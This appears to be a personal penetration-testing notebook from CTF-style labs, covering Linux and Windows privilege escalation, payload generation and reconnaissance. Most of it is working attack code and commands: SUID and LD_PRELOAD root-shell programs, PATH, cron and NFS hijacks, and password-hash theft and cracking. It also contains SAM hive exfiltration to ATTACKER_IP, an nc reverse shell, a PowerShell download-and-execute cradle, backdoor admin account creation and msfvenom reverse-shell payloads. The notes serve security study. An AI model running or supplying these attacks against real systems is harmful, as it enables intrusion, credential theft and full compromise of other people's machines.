- ◇ Check:

```
ls -l file
```

3 Your user must be able to modify PATH

- ◇ You should be able to change PATH using:

```
export PATH=/tmp:$PATH
```

◇ If PATH is restricted or locked → exploitation becomes difficult.

A writable folder must exist in the system

◇ There must be at least **one folder** where you can create files.

◇ Check writable folders:

```
find / -writable 2>/dev/null
```

◇ Typical writable folder:

- /tmp
- sometimes /home/user/bin
- in CTFs: /dev/shm, /opt/...

Writable folder must either:

✓ Already be in PATH

OR

✓ You must be able to **add** it to PATH

Example:

```
export PATH=/tmp:$PATH
```

You must be able to create a fake executable

◇ You should be able to place a fake binary with the same name the program tries to run.

Example:

```
cp /bin/bash /tmp/thm
chmod +x /tmp/thm
```

The vulnerable script must actually call the command

Meaning:

- ◇ The program **MUST** execute the command you are trying to hijack.

Examples:

- ◇ `system("thm")`
- ◇ `system("backup")`
- ◇ calling `tar`, `cp`, `ls`, etc.

If the vulnerable code never runs → no exploit.

PATH must be checked by the vulnerable program

This means:

- ◇ The program should not use absolute paths.
- ◇ The program should rely on PATH lookup.

Examples:

- ✓ Vulnerable: `system("thm")`
- ✓ Vulnerable: `system("tar")`
- ✗ Safe: `/bin/tar`
- ✗ Safe: `/usr/bin/backup`

No restrictions blocking your fake executable

Meaning:

- ◇ No AppArmor blocking `/tmp/thm`
- ◇ No SELinux policy preventing execution

(CTFs usually have none.)

Prerequisites for PATH PrivEsc:

1. Program calls a command without full path.
2. Program is SUID root (or runs as root).
3. You can modify PATH.
4. You have at least one writable folder.
5. Writable folder is in PATH or can be added.
6. You can create a fake binary with same name.

7. Program actually executes that command.

8. No security controls blocking your binary.

Another important binary is service:

- if some service is being started in a binary:

 - use strings to find in a binary

- add ur made fake service binary's Path in \$PATH

Same Prereqs like above:

 - must not be relative path just service not /usr/bin/service etc

IMP code and links

```
int main() {
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

OR

```
#include <stdlib.h>
#include <unistd.h>
```

```
int main() {
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

For Old kernels: (Kernel 2.x):

```
#define _GNU_SOURCE
#include <unistd.h>
#include <sys/types.h>
```

```
int main() {
    setuid(0);
    setgid(0);

    execl("/bin/sh", "sh", "-p", NULL);
    return 0;
}
```

(compile gcc x.c -o x)

[LinEnum](#)

NFS

1. Target par NFS Installed & Running Ho

Check (Attacker → Target)

SSH access ya limited shell ho to:

```
ps aux | grep -i nfs
systemctl status nfs-server
rpcinfo -p
```

Why?

Agar NFS service hi nahi running → escalation possible nahi.

2. /etc/exports Should Be Readable

Check (Attacker → Target)

```
cat /etc/exports
```

What You Are Looking For

- Kaunsi directories share ho rahi hain
- Unka access control (rw, ro, root_squash, no_root_squash)

3. Identify Exported NFS Shares (From Attacker Machine)

Tool: `showmount`

```
showmount -e <target-ip>
```

Output Example Checkpoints

- ◇ Shared directory list

- ◇ Which IP ranges allowed (e.g., `*(rw,no_root_squash)`)

4. Check If Share Is Writable (rw)

Looking in `/etc/exports`:

- ◇ `rw` → requirement fulfilled
- ◇ `ro` → no privilege escalation

5. Critical Misconfiguration: `no_root_squash`

Check in `/etc/exports`:

```
/shared/path *(rw,no_root_squash)
```

If You See:

- ◇ `no_root_squash` → vulnerable
- ◇ `root_squash` → safe (escalation not possible)

6. Attacker Must Be Allowed to Mount the Share

Check network access:

```
ping <target-ip>
```

```
nc -vz <target-ip> 2049
```

NFS Port:

- ◇ `2049/tcp` or `udp`

If port closed → mounting not possible.

7. Mount the Share (Enumeration Only)

Safe enumeration command (no exploitation):

```
sudo mount -o rw <target-ip>:/shared/path /mnt/nfs
```

After Mounting Check:

```
ls -la /mnt/nfs  
touch /mnt/nfs/test.txt
```

If `touch` works → write access present.

8. UID/GID Mapping Behavior Must Be Normal

Check (Attacker view after mount):

```
ls -n /mnt/nfs
```

- ◇ Owner should reflect correct UID/GID
- ◇ If weird mapping → `root_squash` might be active

9. Target Must Allow Executing Files in the Share

Check on Target System:

```
mount | grep nfs
```

Look for mount options:

- ◇ Should NOT contain `noexec`
- ◇ If `noexec` present → binaries cannot run → escalation fails.

10. SUID Bits Should Be Allowed by NFS

Check:

```
mount | grep nfs
```

Look for:

◇ `nosuid` → escalation impossible

◇ `suid` allowed → condition met

11. Attacker Should Be Able to Compile Files

Check on attacker system:

```
gcc --version  
which gcc
```

if gcc available refer to [IMP codes](#)

If no compiler:

◇ Must at least be able to upload a compiled binary.

12. Additional Useful NFS Enumeration Tools

nmap NFS scripts:

```
nmap -p 111,2049 --script=nfs* <target-ip>
```

Useful scripts:

◇ `nfs-ls`

◇ `nfs-showmount`

◇ `nfs-statfs`

rpcinfo (on target side if accessible):

```
rpcinfo -p
```

 Summary (Checklist + Commands)

| Requirement |
|---------------------------|
| NFS exists |
| Enumerate shares |
| Check writable |
| Check dangerous misconfig |
| Check port |
| Mount test |
| Check write |
| Check UID mapping |
| Check suid/noexec |
| Nmap scripts |
| Compiler availability |

Make a file in mounted folder:
Add a code according to kernel compatibility
gcc (without static if different or old version)
add suid bit chmod +s

linprivesc

Capstone Challenge:

- ◇ landed on machine as a user leonard
- ◇ first i found kernel version and was patched (running kernel exploits was not a good deal)
- ◇ then sudo -l
 - not allowed
- ◇ then i found that there are three dirs in home leonard, missy, root
 - i was unable to open missy, hence I have to escalate to missy (maybe missy has some more privs)
- ◇ Then i found an SUID program i.e. **base64** by `find / -type f -perm -04000 -ls 2>/dev/null`
- ◇ I read **/etc/passwd** and **/etc/shadow** by **base64** and then **unshadowed** them and **johned**
 - found missy's password **Password1**
- ◇ Then I did **su missy** , entered password and became missy
 - found **flag1.txt** by `find / -type f -name "flag1.txt" 2>/dev/null`
- ◇ Then I started finding way to become root
 - i tried to find capabilities but could find any vulnerable thing
 - Cronjobs {well configured, not vulnerable}
 - **SUIDs** were same as leonard
- ◇ But then I typed **sudo -l**
 - I found that **find** command was allowed to be run as **sudo**
 - I headed to [GTFobins](#) and found command for **find** {Sudo}
 - executed and became root
 - Read flag2.txt by `find / -type f -name "flag2.txt" 2>/dev/null`

lin privesc Arena

Kernel Exploit:

```
$hostname  
$uname -a  
a vulnerable kernel 2.16.32 to dirtyc0w  
run exploit_suggester  
used dirtyc0w and elevated successfully
```

Config Files:

in home directory there's a file named myvpn.opn
auth-user-pass has a value to a file
where plain text creds were stored

```
cat /home/user/.irssi/config | grep -i passw  
had clear plain text creds
```

History:

```
cat ~/.bash_history | grep -i passw  
had clear plain text creds
```

Weak File perms:

/etc/passwd and /etc/shadow were readable to normal user
collected both files and **johned** and **hashcated**
hashcat -m 1800 unshadowd.txt rockyou.txt -O

SSH Keys:

In command prompt type:
find / -name authorized_keys 2> /dev/null
In a command prompt type:
find / -name id_rsa 2> /dev/null

Copy file to attacker machine
set perms to 400
chmod 400 <file>
because it needs to be only readable

```
ssh -i <file> root@IP  
landed as root
```

Sudo (Functionality Abuse):

```
sudo -l  
found many binaries having NOPASSWORD  
sudo apache -f /etc/passwd  
copied root hash and johned using nmap.list in wordlists
```

Sudo (LD_PRELOAD):

```
created a file in /tmp  
#include <stdio.h>  
#include <sys/types.h>  
#include <stdlib.h>
```

```
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

gcced and made a .so using

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

then **sudo LD_PRELOAD=./shell.so find** (find was present in NOPASSWORD(root))

SUID:

- 1) In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**
- 2) From the output, make note of all the SUID binaries.
- 3) In command line type:


```
strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
```
- 1) From the output, notice that a .so file is missing from a writable directory.

Exploitation

- 1) In command prompt type: **mkdir /home/user/.config**
- 2) In command prompt type: **cd /home/user/.config**
- 3) Open a text editor and type:

```
#include <stdio.h>
#include <stdlib.h>
```

```
static void inject() __attribute__((constructor));
void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

- 1) Save the file as **libcalc.c**
- 2) In command prompt type:


```
gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
```
- 1) In command prompt type: **/usr/local/bin/suid-so**
- 2) In command prompt type: **id**

Suid (Symlinks):
Detection

Linux VM

1. In command prompt type: **dpkg -l | grep nginx**
2. From the output, notice that the installed nginx version is below 1.6.2-5+deb8u3.

Exploitation

Linux VM – Terminal 1

1. For this exploit, it is required that the user be www-data. To simulate this escalate to root by typing: **su root**
2. The root password is **password123**
3. Once escalated to root, in command prompt type: **su -l www-data**
4. In command prompt type: **/home/user/tools/nginx/nginxed-root.sh /var/log/nginx/error.log**
5. At this stage, the system waits for logrotate to execute. In order to speed up the process, this will be simulated by connecting to the Linux VM via a different terminal.

Linux VM – Terminal 2

1. Once logged in, type: **su root**
2. The root password is **password123**
3. As root, type the following: **invoke-rc.d nginx rotate >/dev/null 2>&1**
4. Switch back to the previous terminal.

Linux VM – Terminal 1

1. From the output, notice that the exploit continued its execution.
2. In command prompt type: **id**

SUID (Environment Variables #1):

Detection

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**
2. From the output, make note of all the SUID binaries.
3. In command prompt type: **strings /usr/local/bin/suid-env**
4. From the output, notice the functions used by the binary.

Exploitation

Linux VM

1. In command prompt type:
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
2. In command prompt type: **gcc /tmp/service.c -o /tmp/service**
3. In command prompt type: **export PATH=/tmp:\$PATH**
4. In command prompt type: **/usr/local/bin/suid-env**
5. In command prompt type: **id**

SUID (Environment Variables #2):

Detection

Linux VM

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**
2. From the output, make note of all the SUID binaries.
3. In command prompt type: **strings /usr/local/bin/suid-env2**

4. From the output, notice the functions used by the binary.

Exploitation Method #1

Linux VM

1. In command prompt type:

```
function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }
```

2. In command prompt type:

```
export -f /usr/sbin/service
```

3. In command prompt type: **/usr/local/bin/suid-env2**

Exploitation Method #2

Linux VM

1. In command prompt type:

```
env -i SHELLOPTS=xtrace PS4='$ (cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'
```

Capabilities:

```
getcap -r 2>/dev/null
```

```
found /usr/bin/python2.6
```

```
$/usr/bin/python2.6 -c "import os; os.setuid(0); os.system('/bin/bash')"
```

Cron (Path):

Detection

Linux VM

1. In command prompt type: **cat /etc/crontab**

2. From the output, notice the value of the "PATH" variable.

Exploitation

Linux VM

1. In command prompt type:
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
2. In command prompt type: **chmod +x /home/user/overwrite.sh**
3. Wait 1 minute for the Bash script to execute.
4. In command prompt type: **/tmp/bash -p**
5. In command prompt type: **id**

Cron (File Overwrite) :

Detection

Linux VM

1. In command prompt type: **cat /etc/crontab**
2. From the output, notice the script "overwrite.sh"
3. In command prompt type: **ls -l /usr/local/bin/overwrite.sh**
4. From the output, notice the file permissions.

Exploitation

Linux VM

1. In command prompt type:
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh
2. Wait 1 minute for the Bash script to execute.
3. In command prompt type: **/tmp/bash -p**
4. In command prompt type: **id**

NFS Root Squashing :

Detection

Linux VM

1. In command line type: **cat /etc/exports**
2. From the output, notice that "no_root_squash" option is defined for the "/tmp" export.

Exploitation

Attacker VM

1. Open command prompt and type: **showmount -e 10.64.131.187**
2. In command prompt type: **mkdir /tmp/1**
3. In command prompt type: **mount -o rw,vers=2 10.64.131.187:/tmp /tmp/1**
In command prompt type:
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c
4. In command prompt type: **gcc /tmp/1/x.c -o /tmp/1/x**
5. In command prompt type: **chmod +s /tmp/1/x**

Linux VM

1. In command prompt type: **/tmp/x**
2. In command prompt type: **id**

Windows

[Harvesting Passwords](#)

[Other Quick Wins](#)

[Abusing Services](#)

[Abusing Dangerous Privileges](#)

[Unpatched Software](#)

Harvesting Passwords

Unattended Windows Installations:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

Powershell history:

command: `type %userprofile%`

`\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt`

Note: The command above will only work from cmd.exe, as Powershell won't recognize `%userprofile%` as an environment variable. To read the file from Powershell, you'd have to replace `%userprofile%` with `$env:USERPROFILE`

Saved Window Creds:

command to view list save creds

`cmdkey /list`

if you wanted to try saved creds for another user:

`runas /savecred /user:admin cmd.exe`

IIS Configuration:

- ◇ default web server on windows
- ◇ **web.config** contains db creds, web creds or other sensitive info
 - look for passwords in web.config
- ◇ **web.config** can be found here:
 - C:\inetpub\wwwroot\web.config
 - C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
- ◇ **Command to find db strings in web.config:**
 - `type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString`


Retrieve Creds from Software: PuTTY

- ◇ Proxy creds can be found under PuTTY sessions:
 - `reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s`

Other Quick Wins

Scheduled Tasks:

- **schtasks** can be used to list scheduled tasks
- **schtasks /query /tn vulntask /fo list /v**



```
Command Prompt

C:\> schtasks /query /tn vulntask /fo list /v
Folder: \
HostName: THM-PC1
TaskName: \vulntask
Task To Run: C:\tasks\schtask.bat
Run As User: taskusr1
```

- ◇ to get info about a specific task
- ◇ Check for **"Task to Run"** parameter
- ◇ Check for **"Run As User"** parameter to check on behalf of which user exe will be executed
- ◇ Check if current user can modify or overwrite the exe
 - **icacls c:\tasks\schtask.bat**
 - **icacls** is used to check file permissions on exe
 - If yes then you can overwrite **"Task to Run"** it with a reverse shell / malicious code
- **schtasks /run /tn vulntask**
 - ◇ To run a scheduled Task if current user has permissions to execute

AlwaysInstallElevated

🔑 Prerequisites (Must Be True)

1. Local access

- Attacker has a local shell or login (low-priv user is enough)
- **MSI execution allowed**

◇ User is not blocked from running `.msi` installers

- **AlwaysInstallElevated enabled (both locations)**

◇ `HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer`

◇ `HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer`

- **Correct value**

◇ `AlwaysInstallElevated = 1` (REG_DWORD) in **both** keys

If either key is missing or set to `0`, exploitation is **not possible**.

✅ Exploitation Checklist

1. Verify vulnerability

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

✓ Both show `AlwaysInstallElevated` `REG_DWORD` `0x1`

2. Prepare MSI payload

- ◇ Malicious `.msi` capable of executing code (e.g., reverse shell, command execution)

3. Execute installer

```
msiexec /quiet /qn /i malicious.msi
```

- ✓ Runs silently
- ✓ Executes with **Administrator / SYSTEM** privileges

✗ Common Failure Points

- ◇ Only HKCU **or** HKLM is set (not both)
- ◇ Value is `0`
- ◇ MSI execution is restricted by policy
- ◇ GPO overrides local registry

Abusing Service Misconfigurations

Windows Services

Core Concept

- Windows Services are managed by **Service Control Manager (SCM)**
- Each service:
 - ◇ Has an **executable** (ImagePath / BINARY_PATH_NAME)
 - ◇ Runs under a **specific account** (SERVICE_START_NAME)\
- Services can run as **LocalSystem / Administrator / Service accounts**
- Service permissions are controlled via **DACL**
- Service configurations are stored in:

```
HKLM\SYSTEM\CurrentControlSet\Services\
```

Prerequisites

- ◇ Local access as **low-privileged user**
- ◇ Windows system using **Services**
- ◇ At least one service runs as **SYSTEM / Admin / High-priv user**

Enumeration (Must-Do)

- ◇ List all services:

```
sc query state= all
```

- ◇ Inspect a service:

```
sc qc <service_name>
```

Focus on:

- `BINARY_PATH_NAME` → executable path
- `SERVICE_START_NAME` → privilege level

Permission & Control Checks

- ◇ Check if user can:
 - Start / Stop service
 - Change service config (weak DACL)

- ◇ Tools:

- `sc sdshow <service_name>`

- Process Hacker (GUI)

- ◇ Registry location:

```
HKLM\SYSTEM\CurrentControlSet\Services\<service_name>
```

Key values:

- ImagePath

- `ObjectName`
- `Security` (DACL)

Common Vulnerable Conditions (Any One = Win)

- ◇ Service runs as **LocalSystem**
- ◇ Service executable or path is **writable**
- ◇ Service has **weak DACL**
- ◇ **Unquoted service path** with writable directory
- ◇ User can **reconfigure** the service

Exploitation Logic

- ◇ Control service → control executable → get service privileges

Result

- ◇ Code execution as **SYSTEM / Administrator**
- ◇ Successful **Privilege Escalation**

Insecure Permissions on Service Executable

Core Concept

- Service executable runs with **service account privileges**
- If attacker can **modify or replace** the executable:
→ attacker gains **service account access**

Prerequisites

- ◇ Low-privileged local user
- ◇ Service runs as **SYSTEM / Admin / higher-priv account**
- ◇ Service executable or its directory is **writable**

Enumeration

- ◇ Identify service executable:

```
sc qc <service_name>
```

- ◇ Note:

- `BINARY_PATH_NAME`
- Service account

Permission Check (Critical Step)

- ◇ Check executable permissions:

```
icacls <service_exe_path>
```

- ◇ Vulnerable if attacker / Users / Everyone has:
 - `M` (Modify)
 - `F` (Full control)

Vulnerability Indicators

◇ `Everyone: (M)` or `Users: (M)`

◇ Writable service directory

◇ No integrity protections

Exploitation Steps

1. Create malicious service-compatible executable
2. Replace original service executable
3. (Optional) Fix permissions to ensure execution

4. Restart service:

```
sc stop <service_name>
```

```
sc start <service_name>
```

OR wait for auto-start

Result

- ◇ Malicious code runs as **service account**
- ◇ Privilege escalation achieved

Common Blockers

- ◇ No permission to restart service
- ◇ Executable/path not writable
- ◇ Service runs as low-priv user
- ◇ AV / EDR blocking payload

Unquoted Service Paths

If there are spaces inside path and is unquoted, first space is replaced with .exe and executed and so on

Core Idea

- Service executable path contains **spaces**
- Path is **not wrapped in quotes**
- SCM may execute the **wrong binary**

Why This Works

- ◇ Windows splits commands on **spaces**
- ◇ SCM searches for executables in this order:
 1. `C:\Path\First.exe`
 2. `C:\Path With.exe`
 3. Intended executable
 4. First matching executable **gets executed**

Prerequisites

- ◇ Service path is **unquoted**
- ◇ Path contains **spaces**

- ◇ One of the parent directories is **writable**
- ◇ Service runs as **high-priv user** (SYSTEM / Admin / service account)

Enumeration

- ◇ Check service configuration:

```
sc qc <service_name>
```

- ◇ Identify:

- Unquoted `BINARY_PATH_NAME`

- Spaces in the path

- ◇ Check directory permissions:

```
icacls <directory>
```

Vulnerability Indicators

- ◇ No quotes around path
- ◇ Writable directory before real executable
- ◇ Users / Everyone has **AD / WD / M** permissions

Exploitation Steps

1. Create malicious **exe-service** payload

2. Place payload as:

- ◇ `C:\Path\First.exe`

- ◇ or `C:\Path With.exe`

- Ensure executable permissions
- Restart service or wait for auto-start

Result

- ◇ Malicious executable runs as **service account**
- ◇ Privilege Escalation achieved

One-Line Logic

Unquoted path + writable directory = service hijack

Abusing dangerous Privileges

Critical Privs can be found here:

<https://github.com/gtworek/Priv2Admin>

Privilege Escalation

Initial Check (MANDATORY)

```
whoami
whoami /priv
```

✓ Identify **enabled** dangerous privileges

✓ Focus only on:

- SeBackupPrivilege
- SeTakeOwnershipPrivilege
- SeImpersonatePrivilege / SeAssignPrimaryToken

1) SeBackupPrivilege (Backup Operators → SYSTEM)

What it gives

Read **ANY file / registry hive**, ignoring DACLS

Prerequisites

- ✓ User has SeBackupPrivilege
- ✓ Can open **elevated cmd** (Run as Administrator)
- ✓ SYSTEM + SAM hives exist (always true)

Exploitation Path

Goal: Dump SAM + SYSTEM → extract admin hash → SYSTEM

Steps

1. Open elevated CMD

```
whoami /priv
```

- ✓ SeBackupPrivilege present

2. Dump registry hives

```
reg save hklm\system C:\temp\system.hive
reg save hklm\sam C:\temp\sam.hive
```

3. Exfiltrate files (SMB)

```
copy C:\temp\sam.hive \\ATTACKER_IP\share\
copy C:\temp\system.hive \\ATTACKER_IP\share\
```

4. Dump hashes (attacker)

5.

```
secretsdump.py -sam sam.hive -system system.hive LOCAL
```

5. Pass-the-Hash → SYSTEM

```
psexec.py -hashes LM:NT administrator@TARGET
```



Result

- ✓ SYSTEM shell
- ✓ Full admin access



One-liner

If you can back up SAM + SYSTEM, admin is already yours.



2) SeTakeOwnershipPrivilege (Own → Modify → SYSTEM)

What it gives

Take ownership of **ANY file / registry key**



Prerequisites

- ✓ SeTakeOwnershipPrivilege
- ✓ Elevated CMD
- ✓ Target SYSTEM binary exists



Common Targets

- ◇ C:\Windows\System32\utilman.exe
- ◇ sethc.exe
- ◇ Service executables

Steps (Utilman method – classic)

1. Take ownership

```
takeown /f C:\Windows\System32\utilman.exe
```

2. Grant full control

```
icaccls C:\Windows\System32\utilman.exe /grant USER:F
```

3. Replace with cmd

```
copy C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe
```

4. Trigger SYSTEM shell

- ◇ Lock screen

- ◇ Click **Ease of Access**

```
whoami  
nt authority\system
```



Result

- ✓ SYSTEM without credentials
- ✓ Persistent until reverted



One-liner

Ownership lets you rewrite SYSTEM binaries.



3) SeImpersonatePrivilege (Token Theft → SYSTEM)

What it gives

Impersonate **authenticated users (SYSTEM)**



Prerequisites

- ✓ `SeImpersonatePrivilege` ENABLED
- ✓ Controlled process (web shell / service / app pool)
- ✓ SYSTEM service willing to authenticate (BITS)



Best Tools

- ◇ RogueWinRM
- ◇ PrintSpoofer
- ◇ JuicyPotato (older)

RogueWinRM Path (Modern & Reliable)

1. Confirm privilege

```
whoami /priv
```

- ✓ SeImpersonate = Enabled

2. Start listener

```
nc -lvnp 4444
```

3. Run RogueWinRM

```
RogueWinRM.exe -p nc.exe -a "-e cmd.exe ATTACKER_IP 4444"
```



What happens internally

- ◇ RogueWinRM fakes WinRM on **5985**
- ◇ User starts **BITS**

- ◇ BITS authenticates as **SYSTEM**
- ◇ Attacker impersonates SYSTEM token

4. SYSTEM shell

```
whoami
nt authority\system
```

Result

- ✓ SYSTEM instantly
- ✓ No password needed

One-liner

If SYSTEM authenticates and you can impersonate — you win.

Unpatched Software

Unpatched Software – Privilege Escalation

Core Idea

- Installed software may be **outdated**
- Often runs as **SYSTEM / service account**
- Known vulnerabilities → **local privilege escalation**

Enumeration

```
wmic product get name,version,vendor
```

Also check:

- ◇ Desktop shortcuts
- ◇ Installed services (`sc query, sc qc`)
- ◇ `Program Files, ProgramData`
- ◇ Listening local ports (`netstat -ano`)

Research

Search online:

```
<software name> <version> privilege escalation
```

Sources:

- ◇ Exploit-DB
- ◇ GitHub
- ◇ PacketStorm
- ◇ Vendor advisories

🚩 High-Risk Indicators

- ◇ Service runs as **SYSTEM**
- ◇ Listens on **localhost only**
- ◇ Uses **RPC / named pipes**
- ◇ Weak input validation
- ◇ Path traversal (`.. \`)
- ◇ Old enterprise tools (backup, monitoring, sync)

🔪 Exploitation Logic

- ◇ Abuse exposed function / RPC call
- ◇ Send crafted payload
- ◇ Execute arbitrary command
- ◇ Command runs as **SYSTEM**

💣 Common Payloads

```
whoami
```

```
net user pwned Pass123 /add  
net localgroup administrators pwned /add
```

```
powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://IP/  
shell.ps1')"
```

🏆 Result

- ◇ New local administrator

- ◇ SYSTEM command execution

- ◇ Full machine compromise

 **Attacker Mindset**
"If software is outdated and runs as SYSTEM, it's already exploitable."

 **Common Defender Mistakes**

- ◇ No patch management

- ◇ Blind trust in vendor software

- ◇ Ignoring local-only services

- ◇ Custom install paths

 **One-Line Rule**

Outdated SYSTEM-level software = instant privilege escalation

Tools

[WInPEAS:](#)

To check for common PE vectors

[PrivescCheck :](#)

To check for common PE vectors. Alternative for WinPEAS exe, as it's a powershell script

[WES-NG:](#)

WinPEAS and other exp suggerter may trigger antivirus and get viped out from target.

Run **wes.py --update** to update it's db

As a good solution to avoid antivirus, run **systeminfo > <path to file>** on target and transfer it to attacker and run **wes.py** on that file

Metasploit:

If you have already meterpreter shell, then u can use this module **multi/recon/**

local_exploit_suggester

to check for common vuln to escalate Privileges

IMP paths

Linux

- SSH keys are stored in **/home/<user>/.ssh**
-

Window

Some versions of the FileZilla FTP server also leave credentials in an XML file at:

`C:\Program Files\FileZilla Server\FileZilla Server.xml`

or

`C:\xampp\FileZilla Server\FileZilla Server.xml`

msfvenom

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. It is typically deployed using in-memory DLL injection to reside entirely in memory.

- Syntax:

- ◊ `msfvenom -p <PAYLOAD> <OPTIONS>`

- e.g. to generate reverse shell in exe format

- `msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP>`

`LPORT=<listen-port>`

- -f <format>

- ⇒ output format like exe, elf, apk etc.

- -o <file>

- ⇒ output location and filename for payload

- LHOST=<IP>

- ⇒ IP to connect back to (attacker's IP)

- LPORT=<port>

- ⇒ port to connect back to (attacker's port > 1024)

- if < 1024 root privileges are required

- ◊ Payloads:

- Staged:

- can be referred to as stages (likes it completes in stages first one liner usually then complete to escape detectors)

- first a one liner is sent then downloads complete payload

- Stageless:

- completely contained

- Payload Naming Conventions:

- `<OS>/<arch>/<payload>`

- example:

- `linux/x86/shell_reverse_tcp`

- ⇒ stageless reverse shell for x86 linux target

- For window it usually is specified as (x64)

- `shell_reverse_tcp`

- () denotes a stageless payload

- `shell/reverse_tcp`

- (/) denotes staged payload

After creation of payload use [this](#) to catch reverse shells

multi/handler

- Open metasploit by typing **msfconsole** in terminal
 - ◇ Type **use multi/handler**
 - ◇ Type **options**
 - ◇ set PAYLOAD <payload(like (linux/x86/shell_reverse_tcp))>
 - ◇ set LPORT <listen-port>
 - ◇ set LHOST <listen-address (tun0)>
 - ◇ exploit -j
 - backgrounds session
 - ◇ sessions
 - to see sessions backgrounded
 - ◇ sessions <number(to bring it foreground)>

Reconnaissance

Passive:

CLI tools:

- **whois** to query WHOIS servers
 - ◇ **whois** Domain_Name
- **nslookup** to query DNS servers
 - ◇ **nslookup OPTIONS DOMAIN_NAME SERVER**
 - nslookup -type=a tryhackme.com 1.1.1.1 (case-insensitive) {a means all ipv4 addresses}
 - nslookup -type=MX tryhackme.com {mx for mail servers}
- **dig** to query DNS servers
 - ◇ **dig DOMAIN_NAME TYPE**
 - ◇ dig @SERVER DOMAIN_NAME TYPE {Optional for server selection}
 - ◇ dig tryhackme.com MX {mail servers}

Online :

- [DNSDumpster](#)
- [Shodan.io](#)
 - ◇ Filters:
 - [ASN lookup](#)
 - then search **asn:ASN** in search bar of Shodan
 - product:mysql
 - **asn:ASN product:mysql** {looking for IPs running MYSQL}
 - **vuln:ms17-010** {to search for IPs vulnerable to a specific exploit}
 - {find PCs infected by ransomware}
 -
 - ◇ [Shodan dorks list](#)
 - ◇ [Comprehensive list](#)

Active:

- Browser 's Dev Tools
- Ping
- traceroute
- mtr
- telnet
 - ◇ telnet IP port

Networking Fundamentas

| Layer Number | Layer Name |
|--------------|--------------------|
| Layer 7 | Application layer |
| Layer 6 | Presentation layer |
| Layer 5 | Session layer |
| Layer 4 | Transport layer |
| Layer 3 | Network layer |
| Layer 2 | Data link layer |
| Layer 1 | Physical layer |

7 Layers of the OSI Model

Application

- End User layer
- HTTP, FTP, IRC, SSH, DNS

Presentation

- Syntax layer
- SSL, SSH, IMAP, FTP, MPEG, JPEG

Session

- Synch & send to port
- API's, Sockets, WinSock

Transport

- End-to-end connections
- TCP, UDP

Network

- Packets
- IP, ICMP, IPSec, IGMP

Data Link

- Frames
